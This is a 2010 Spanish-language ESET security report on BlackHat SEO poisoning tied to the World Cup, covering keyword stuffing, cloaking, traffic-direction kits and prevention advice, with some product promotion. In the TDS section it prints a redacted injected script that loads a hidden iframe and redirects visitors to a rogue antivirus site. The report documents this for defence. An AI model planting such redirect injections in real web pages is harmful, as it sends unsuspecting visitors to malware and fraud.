

# Ataques BlackHat SEO

Jorge Mieres, Analista de Seguridad  
10 de junio de 2010



## Contenido

Introducción.....	3
Optimización de los motores de búsquedas.....	4
BlackHat SEO.....	5
Ataques BlackHat SEO.....	6
Estrategias BlackHat SEO comúnmente empleadas.....	8
Ciclo de ataques BlackHat SEO.....	10
Conclusión.....	15
Más información.....	16

## Introducción

Día a día millones de personas en todo el mundo utilizan los buscadores más populares y realizan millones de búsquedas a través de Internet intentando encontrar información relacionada a una temática de su interés.

**Cuando la información buscada es de trascendental importancia a nivel global, como por ejemplo podría ser el Mundial de Fútbol 2010 de Sudáfrica, se abre una brecha de posibilidades para los delincuentes informáticos que utilizan la relevancia de estos acontecimientos para atraer la atención de los usuarios y lograr así que accedan, sin saberlo, a páginas web con contenido malicioso y fraudulento.**

Para lograrlo de forma relativamente rápida, los delincuentes aprovechan los beneficios que proporcionan los motores de búsqueda para poder indexar de forma apropiada el contenido de esas páginas a través de diferentes metodologías.

Generalmente estos procesos utilizan como “vector de atracción” el contenido que se indexa en los buscadores, y que generalmente guarda relación directa con noticias sobre hechos relevantes como tragedias, atentados, accidentes, personalidades famosas, catástrofes naturales, entre muchos otros.

El presente documento explica cómo los delincuentes informáticos hacen uso de estas técnicas, cuáles son los canales habitualmente más explotados y de qué manera es posible prevenir ser víctimas de sus estrategias fraudulentas para evitar ser parte, involuntariamente, de la cadena delictiva que se esconde detrás de estas actividades.

## Optimización de los motores de búsquedas

Los buscadores, como Google, Yahoo! o Bing, entre otros, optimizan el resultado de las consultas que realizan los usuarios, constituyendo una herramienta esencial que permite presentar el contenido requerido en función de los términos empleados para la búsqueda. Es decir, mostrar en la página del buscador, llamada SERP - *Search Engine Results Page*, lo que el usuario desea encontrar según su solicitud.

Para que los buscadores logren “conocer” y destacar el contenido de las páginas web, deben clasificarlas. Para ello, utilizan un sistema de rastreo denominado *spider* (araña), o *web crawler*, que obtiene información de las páginas visitando cada una de ellas de manera metódica y automatizada.

Cada buscador tiene su propio *spider*, y cada uno de ellos posee lo que se conoce como *agente de usuario* (*user-agent*) [1]. Algunos agentes de usuarios de los *spiders* más populares son:

- Googlebot (Google)
- Yahoo Slurp (Yahoo!)
- MSNBot (Bing)
- Scooter (Altavista)
- Slurp (AOL)
- Lycos (Lycos)

Los *spiders* toman la información de las páginas web para asignarle una puntuación (ranking), para que aquellos sitios que son más solicitados o tienen mayor cantidad/calidad de contenido, obtengan un mejor posicionamiento. Estas técnicas son conocidas bajo el acrónimo de **SEO (Search Engines Optimization en español, Optimización de los motores de búsqueda)** y conforman una herramienta imprescindible para las agencias de marketing online o para quien pretende obtener un buen posicionamiento de su sitio web.

Las técnicas de SEO se emplean para lograr incrementar el tráfico de visitas hacia un sitio web; por lo que su utilización se encuentra regulada dentro de un marco encuadrado en las políticas impuestas por los propios buscadores, con el objetivo de controlar el uso y evitar el abuso de las metodologías de optimización.

Partiendo de esta premisa, las técnicas de SEO permitidas son aquellas que respetan las políticas del buscador.

Las siguientes son algunas de las metodologías de SEO que se consideran buenas prácticas:

- **Enlaces internos (Internal Linking):** son todos los enlaces que se encuentran en el sitio web y que permiten navegar por el mismo de manera cómoda.
- **Enlaces recíprocos (Reciprocal Linking):** consiste en el intercambio de enlaces con otros sitios web que poseen contenido similar.
- **Creación de contenidos (Content Creation):** busca mantener el sitio web creando contenido exclusivo y de interés para los visitantes.
- **Optimización del sitio (Site Optimization):** se refiere a mantener en el tiempo la calidad del contenido mostrado en el sitio web.

## BlackHat SEO

También conocido como envenenamiento de los motores de búsqueda (*SEO Poisoning*); las técnicas de **BlackHat SEO** (*BlackHat Search Engines Optimization*) no son aceptadas por los buscadores porque siempre intentan engañar a los *spiders* con el objetivo de manipular intencionalmente los resultados de las búsquedas.

El principal objetivo que se esconde detrás de estas técnicas es posicionar entre los primeros puestos y de forma más rápida determinados sitios web, empleando para ello métodos no aceptados por las políticas de los buscadores. Por lo tanto, la controversia que existe en torno a estas acciones consiste precisamente en el uso inadecuado y abusivo de las técnicas de SEO.

A pesar de la existencia de regulaciones, las técnicas de BlackHat SEO fueron perfeccionándose hasta constituir en la actualidad potenciales peligros para la confidencialidad, integridad y disponibilidad de la información de cualquier usuario, servicio o recurso que necesite de Internet para operar e interactuar con otras personas.

En consecuencia, ***¿qué sucede cuando existe un abuso intencional de las técnicas de SEO? y ¿qué pasa cuando este abuso se lleva a cabo buscando comprometer la seguridad de los sistemas de información?***

## Ataques BlackHat SEO


Las técnicas de BlackHat SEO [2] constituyen un patrón altamente explotado por delincuentes informáticos para propagar amenazas de forma masiva y a gran escala, logrando que los usuarios ingresen a sitios potencialmente dañinos.

Como se mencionó anteriormente, estas técnicas suelen ser empleadas con mayor frecuencia cuando se produce algún evento que cobra interés mundial en muy poco tiempo, como noticias relevantes relacionadas a personalidades del espectáculo, catástrofes naturales, atentados y hasta eventos deportivos como es el caso de los mundiales de fútbol, entre muchos otros.

Estas noticias son utilizadas como eje central, incluso empleando metodologías de engaño (Ingeniería Social) [3], para atraer la atención de los usuarios que, con el afán de informarse sobre determinado evento de interés, utilizan los buscadores más conocidos para encontrar el contenido relacionado.


Cuando el usuario accede a cualquiera de los enlaces, es dirigido de forma automática hacia otra página web que posee contenido completamente diferente al solicitado y a través del cual se intenta descargar algún tipo de código malicioso, presentar una página con publicidad o cometer algún tipo de fraude online como scam y/o ataques de phishing.

Para ejemplificar este modelo de ataque, se expone a continuación un escenario real donde se realizan búsquedas empleando dos temáticas relacionadas con el **Mundial de Fútbol de Sudáfrica 2010** [4]. En este caso a través del buscador Google.



**Imagen 1 - SERP de Google mostrando el resultado de las búsquedas: "World Cup 2010" (izquierda) y "México vs Chile 2010 Boletos" (derecha)**

En este segundo caso, se utiliza el buscador de Yahoo! obteniéndose resultados similares a los proporcionados por Google.



**Imagen 2 - SERP de Yahoo! mostrando el resultado de las búsquedas: "World Cup 2014" (izquierda) y "México vs Chile 2010 Boletos" (derecha)**

En ambos casos la estrategia de BlackHat SEO consiste en emplear como "carnada" información que posee cierto atractivo para los usuarios: **por un lado la búsqueda de información general sobre el Mundial de Fútbol de Sudáfrica 2010; y por el otro una búsqueda puntual sobre un supuesto partido amistoso previo al mundial entre los equipos de dos países latinoamericanos.**

Cabe destacar que independientemente de la temática de interés empleada, el uso de las estrategias de BlackHat SEO no se limita a determinado buscador sino que pueden ser canalizadas a través de cualquiera de ellos. El resultado de estas maniobras representa un potencial peligro para los usuarios que accedan a cualquiera de esos enlaces, ya que la página a la cual son redireccionados podrían derivar en:

- La descarga directa de algún tipo de código malicioso
- Páginas web con contenido pornográfico utilizadas como cobertura para descargar malware
- Scam sobre páginas web sobre farmacias en línea
- Ataques de phishing, entre otros.

Cabe destacar también que el efecto que logran las técnicas de BlackHat SEO sobre las páginas web manipuladas por los atacantes, en lo referido al tiempo, es a corto plazo, ya que generalmente no superan las 24 horas en posicionarse entre los primeros puestos. Incluso, en algunos casos, hay páginas que se posicionan entre los primeros puestos en menos de una hora.

Sin embargo, como contramedida a esta situación, los buscadores mejoran constantemente los algoritmos [5] empleados por lo *spiders* para detectar este tipo de maniobras, logrando en la mayoría de los casos dar de baja esos resultados en pocas horas.

## Estrategias BlackHat SEO comúnmente empleadas

Las metodologías que a continuación se exponen no se encuentran contempladas como buenas prácticas para el posicionamiento web según los buscadores y, por lo tanto, son penalizadas al violar las normas tipificadas y aceptadas para las prácticas de SEO.

A continuación se expone algunas de las metodologías de BlackHat SEO comúnmente empleadas:

- **Abuso de palabras clave (Keyword Stuffing):** también llamado **Spamming Keywords**, consiste en generar una importante cantidad de palabras clave dentro del contenido de una página web con el objeto de atraer a los *spider* y catalogar así esa página con un ranking de posicionamiento alto. En esta estrategia las palabras clave son empleadas para formar frases, ya sea en el título de la página o en los comentarios de los artículos.

Esta técnica quizás constituya una de las más empleadas actualmente por los delincuentes informáticos para propagar malware. En este sentido, un estudio llevado a cabo por la empresa Google afirma que el 60% del malware que se propaga a través de Internet emplea como principal vector de ataque este tipo de técnica. [6]

A continuación se observa una imagen en la que se emplea la generación de frases a través de palabras clave.



Imagen 3 - Ejemplo de abuso de palabras clave formando frases



- **Encubrimiento (Cloaking)**: esta técnica basa sus esfuerzos en mostrar contenido diferente al que espera visualizar quien realiza una búsqueda; de esta manera, cuando el usuario accede a determinado enlace, el tráfico es redireccionado hacia otra página que posee un contenido completamente diferente al esperado.

Al igual que el abuso de palabras clave, el encubrimiento es ampliamente utilizado por los delincuentes informáticos.

- **Texto Oculto (Hidden Text)**: también conocido como **palabras encubiertas**, este método consiste en ocultar de forma parcial o total el contenido de un sitio web configurando las palabras con el mismo color que posee el fondo de la página web.

Esta metodología también es utilizada a través de etiquetas HTML del tipo *noscript* o *noembed* para que los usuarios no puedan visualizar el texto pero sí sean indexados por los *spiders*.

- **Contenido Duplicado (Duplicate Sites)**: busca alojar el mismo contenido en diferentes sitios web, o utilizar palabras clave diferentes pero que terminen generando el mismo significado.

Esta técnica es utilizada para promocionar páginas web que descargan determinadas familias de malware, generalmente del tipo rogue. Un ejemplo concreto lo constituyen aquellos sitios que, a través de diferentes nombres y dominios, descargan la misma amenaza. [8]

- **Black Linkbait**: esta técnica busca incrementar la cantidad de visitas a determinada página web generando material erróneo que luego es promocionado y utilizado para generar controversia entre la comunidad a la cual está dirigido. Por lo que no es aceptada precisamente porque escapa a los principios de calidad que se busca contemplar en los sitios web como buena práctica de SEO.

Existen muchas otras estrategias de BlackHat SEO y los delincuentes informáticos constantemente están buscando idear nuevas con el objetivo de burlar las exploraciones de los *spiders*.

En las imágenes 1 y 2 se aprecia el empleo de dos técnicas de BlackHat SEO: el abuso de palabras clave y el encubrimiento respectivamente, ya que el usuario llega hasta los enlaces a través de la búsqueda de palabras muy solicitadas relacionadas al Mundial de Fútbol 2010 y luego es redireccionado hacia otra página cuyo contenido no es el solicitado, y que además es dañino.

## Ciclo de ataques BlackHat SEO

Antes de que se visualice en el buscador los enlaces con la información solicitada por el usuario, los atacantes realizan una serie de actividades con el ánimo de lograr automatizar el redireccionamiento del tráfico web hacia otras páginas con contenido dañino o fraudulento.

Para lograrlo, utilizan aplicaciones desarrolladas y diseñadas para manipular automáticamente la redirección de ese tráfico web. Estas aplicaciones son conocidas como *SEO Kit*, y si bien se trata de aplicaciones destinadas al marketing online, existe todo un circuito de negocio a través de foros cerrados y/o a través de páginas web donde se comercializan este tipo de aplicaciones para ser utilizadas con fines maliciosos. Comúnmente son conocidas bajo el acrónimo TDS (*Traffic Direction Script*).

La siguiente imagen constituye un ejemplo de una aplicación web del tipo TDS:

Traffic management scheme						
Url for incoming traffic - http://www. [redacted]						
	Url	Today	Parameter	Place	move	<input type="checkbox"/>
1	http://casin [redacted] .com/ казиношный траф идет сюда	94	casino	1	V ^	<input type="checkbox"/> E K R S
2	http:// [redacted] .com/ покер тоже на спонсора	41	poker	2	V ^	<input type="checkbox"/> E K R S
3	http://blackjack.com/	0	/^blackjack\$/	3	V ^	<input type="checkbox"/> E K R S
4	http:// [redacted] .com/	0	poster	4	V ^	<input type="checkbox"/> E K R S
5	http:// [redacted] .com/	32	adware spyware antivirus virus	5	V ^	<input type="checkbox"/> E K R S
6	http:// [redacted] .com/	23	viagra	6	V ^	<input type="checkbox"/> E K R S
7	http:// [redacted] or.com/	0	loan loans credit investing finances mortgages refinance	7	V ^	<input type="checkbox"/> E K R S
8	http://www. [redacted] .parameter а всё остальное на умакс	167		8	V ^	<input type="checkbox"/> E K R S
	http://www.google.com/?q=.	0		last		<input type="checkbox"/> E K R S

NEW    EDIT    DELETE    ADD TO UPTIME BOT  
MASS EDIT

import    export    COPY    MOVE to 10

**Imagen 4 - Interfaz de un paquete TDS (*Traffic Direction Script*) donde se visualiza hacia qué páginas web es redireccionado el tráfico (izquierda) cuando accede a determinado enlace (*Url for incoming traffic*)**

Los paquetes TDS generalmente son alojados en servidores vulnerados y son a través de ellos que los atacantes crean páginas web utilizando técnicas de BlackHat SEO, redireccionando el tráfico web mediante la inyección de un script [7] en las páginas web legítimas alojadas en el servidor vulnerado.

La próxima imagen muestra uno de estos scripts:

```
<script>var otr="http://[redacted]antivirus.com/?id=2022&vf=ca8cf4415&m=1";
document.write('<iframe src="http://[redacted]/1.html" width="1" height="1"></iframe>');
function goToGoogle() {
if (navigator.appVersion.indexOf("Mac")!=-1) window.location="http://[redacted]d=5663";
else window.location=otr;
```

**Imagen 5 - Script utilizado para redireccionar automáticamente al usuario luego de hacer clic sobre alguno de los enlaces mostrador por el buscador**

En el servidor vulnerado, el TDS va almacenando los registros con las listas de enlaces formadas a través de palabras clave que representen las temáticas más buscadas en determinados momentos, para llevar a cabo las campañas de ataques BlackHat SEO. Estas páginas son las que se muestran a través del buscador.

La siguiente imagen muestra un ejemplo de estos registros:

Index of /		
../		
<a href="#">contesto-agroalimentare-francese.html</a>	07-Apr-2010 22:48	1810
<a href="#">contesto-storico-poetica-pascoli.html</a>	07-Apr-2010 22:48	1734
<a href="#">conti-correnti-bancari-confronto.html</a>	07-Apr-2010 22:48	1717
<a href="#">conti-correnti-bancari-dormienti.html</a>	07-Apr-2010 22:48	1878
<a href="#">conti-correnti-di-corrispondenza.html</a>	07-Apr-2010 22:48	1953
<a href="#">contilli-cristina-pellico-silvio.html</a>	07-Apr-2010 22:48	1879
<a href="#">continental-airline-baggage-rule.html</a>	07-Apr-2010 22:48	1834
<a href="#">continental-airline-coupon-codes.html</a>	07-Apr-2010 22:48	1903
<a href="#">continental-airline-phone-number.html</a>	07-Apr-2010 22:48	1874
<a href="#">continental-airlines-credit-card.html</a>	07-Apr-2010 22:48	1861
<a href="#">continental-grand-hotel-tirrenia.html</a>	07-Apr-2010 22:48	1813
<a href="#">continental-pneumatico-industria.html</a>	07-Apr-2010 22:48	1898
<a href="#">continental-pneumatico-invernale.html</a>	07-Apr-2010 22:48	1927
<a href="#">continente-dove-si-trova-lesotho.html</a>	07-Apr-2010 22:48	1872

**Imagen 6 - Registro de los enlaces empleados en determinada campaña de BlackHat SEO**

Sin embargo, esta no es la página que visualizará el usuario, ya que es utilizada como puente para llegar hasta otra, creada en PHP con nombres aleatorios.

**Estos archivos también son generados por el TDS y su función es dirigir el tráfico web automáticamente hacia la página con contenido malicioso o fraudulento.**

Todos los datos almacenados en los registros luego son visualizados de forma ordenada y detallada a través de un panel estadístico que forma parte del mismo TDS.



## Prevención de ataques BlackHat SEO

Detectar la presencia de contenido malicioso inyectado en una página web no representa un aspecto trivial y constituye una tarea sumamente ambigua. Sin embargo, es posible considerar ciertos puntos que permitirán detectar un potencial enlace malicioso.

Generalmente los buscadores catalogan como “**sitios peligrosos**” aquellos que incluyen contenido malicioso, mostrando un mensaje de advertencia debajo del resultado de la búsqueda. En la siguiente imagen se observa el emitido por Google.



**Imagen 8 - Advertencia mostrada por Google en el SERP sobre las páginas que poseen contenido malicioso.**

Cuando el usuario hace clic sobre alguno de los enlaces que presentan esta advertencia, aparece una nueva página, como la siguiente, mostrando un mensaje sobre la peligrosidad de acceder al sitio web.




**Imagen 9 - Advertencia mostrada por Google cuando el usuario intenta acceder a una página catalogada con contenido malicioso.**

Cuando se trata de prevenir este tipo de incidentes de seguridad en ambientes corporativos, es recomendable bloquear las páginas web maliciosas y/o fraudulentas a través de un filtrado de contenido, empleando soluciones de seguridad proactivas como ESET Gateway Security [8] que permite filtrar de forma segura las amenazas que se propagan a través de diferentes protocolos durante el proceso de ataque. Además de proteger los servidores, las contraseñas y todos los recursos con los que cuente para evitar ser vulnerado.

Además, generalmente las compañías poseen un sitio web mediante el cual expanden sus negocios, con lo cual, una buena práctica de seguridad para prevenir que se aloje material malicioso en el servidor es controlar periódicamente los archivos y carpetas para detectar cualquier tipo de actividad sospechosa como carpetas y archivos ocultos.

En ambos casos es necesario mantenerse informado sobre las estrategias de BlackHat SEO habitualmente empleadas y cuáles son sus posibles consecuencias. De esta manera se podrá controlar aún más dónde se accede y, en consecuencia, lograr maximizar los niveles de protección.

También es sumamente importante contar con la protección de una solución de seguridad antivirus como ESET NOD32 que permita detectar de forma proactiva los códigos maliciosos que se intenten descargar desde los sitios web manipulados intencionalmente para la propagación de malware.



**Imagen 10 - Detección de script malicioso por parte de ESET NOD32 Antivirus, bloqueando la apertura de la página dañina**

Contemplando estas recomendaciones de prevención se obtendrán mayores niveles de seguridad, tanto a nivel hogareño como a nivel corporativo, mejorando la calidad y experiencia en la navegación.

## Conclusión

Cada día se llevan a cabo millones de consultas por personas de todo el mundo a través de los motores de búsqueda más conocidos. Esto constituye una característica que difícilmente cambie a lo largo del tiempo y por la cual los delincuentes informáticos depositan mayor tiempo en tratar de evadir a través de técnicas BlackHat SEO las políticas de seguridad impuestas por los buscadores para comprometer la seguridad de cualquier ambiente de información a través de Internet.

Las campañas de posicionamiento web empleando estas técnicas son cada vez más comunes como recurso para propagar todo tipo de amenazas informáticas, tornándose en la actualidad ataques cada vez más explotados y divulgados entre la comunidad de delincuentes informáticos.

Esta situación demuestra que están empleando mecanismos más sofisticados, que precisamente evidencia la necesidad de contar con mecanismos de seguridad también más sofisticados que permitan su detección temprana.

Al mismo tiempo, marca una tendencia en cuanto a que las estrategias de BlackHat SEO serán empleadas constantemente para propagar diferentes amenazas sin importar el idioma o región en la que se busque la información, porque se encuentran directamente relacionadas a los acontecimientos que se vayan generando con el correr del tiempo.

En consecuencia, la prevención en todos sus niveles es fundamental. Es decir, existen alternativas diseñadas para proteger la información de ataques provenientes de Internet, como las soluciones desarrolladas por ESET, que junto a los recursos educativos que generan prevención (como el presente informe) conforman una herramienta en potencia para prevenir este tipo de ataques.

## Más información

[1] User-agent

[http://es.wikipedia.org/wiki/Agente\\_de\\_usuario](http://es.wikipedia.org/wiki/Agente_de_usuario)

[2] Estrategias BlackHat SEO y la propagación de malware

<http://blogs.eset-la.com/laboratorio/2009/05/22/estrategias-blackhat-seo-propagacion-malware/>

[3] El arma infalible: Ingeniería Social

<http://www.eset-la.com/centro-amenazas/1515-arma-infalible-ingenieria-social>

[4] Mundial te puede infectar

<http://blogs.eset-la.com/laboratorio/2010/05/20/mundial-futbol-2010-te-puede-infectar/>

[5] Algoritmo

<http://es.wikipedia.org/wiki/Algoritmo>

[6] El 60% del malware por keywords es rogue

<http://blogs.eset-la.com/laboratorio/2010/04/20/60-malware-keywords-rogue/>

[7] Sitios de Rogue "parecidos"

<http://blogs.eset-la.com/laboratorio/2009/04/14/sitios-rogue-parecidos/>

[8] ESET Gateway Security

<http://www.eset-la.com/products/gateway.php>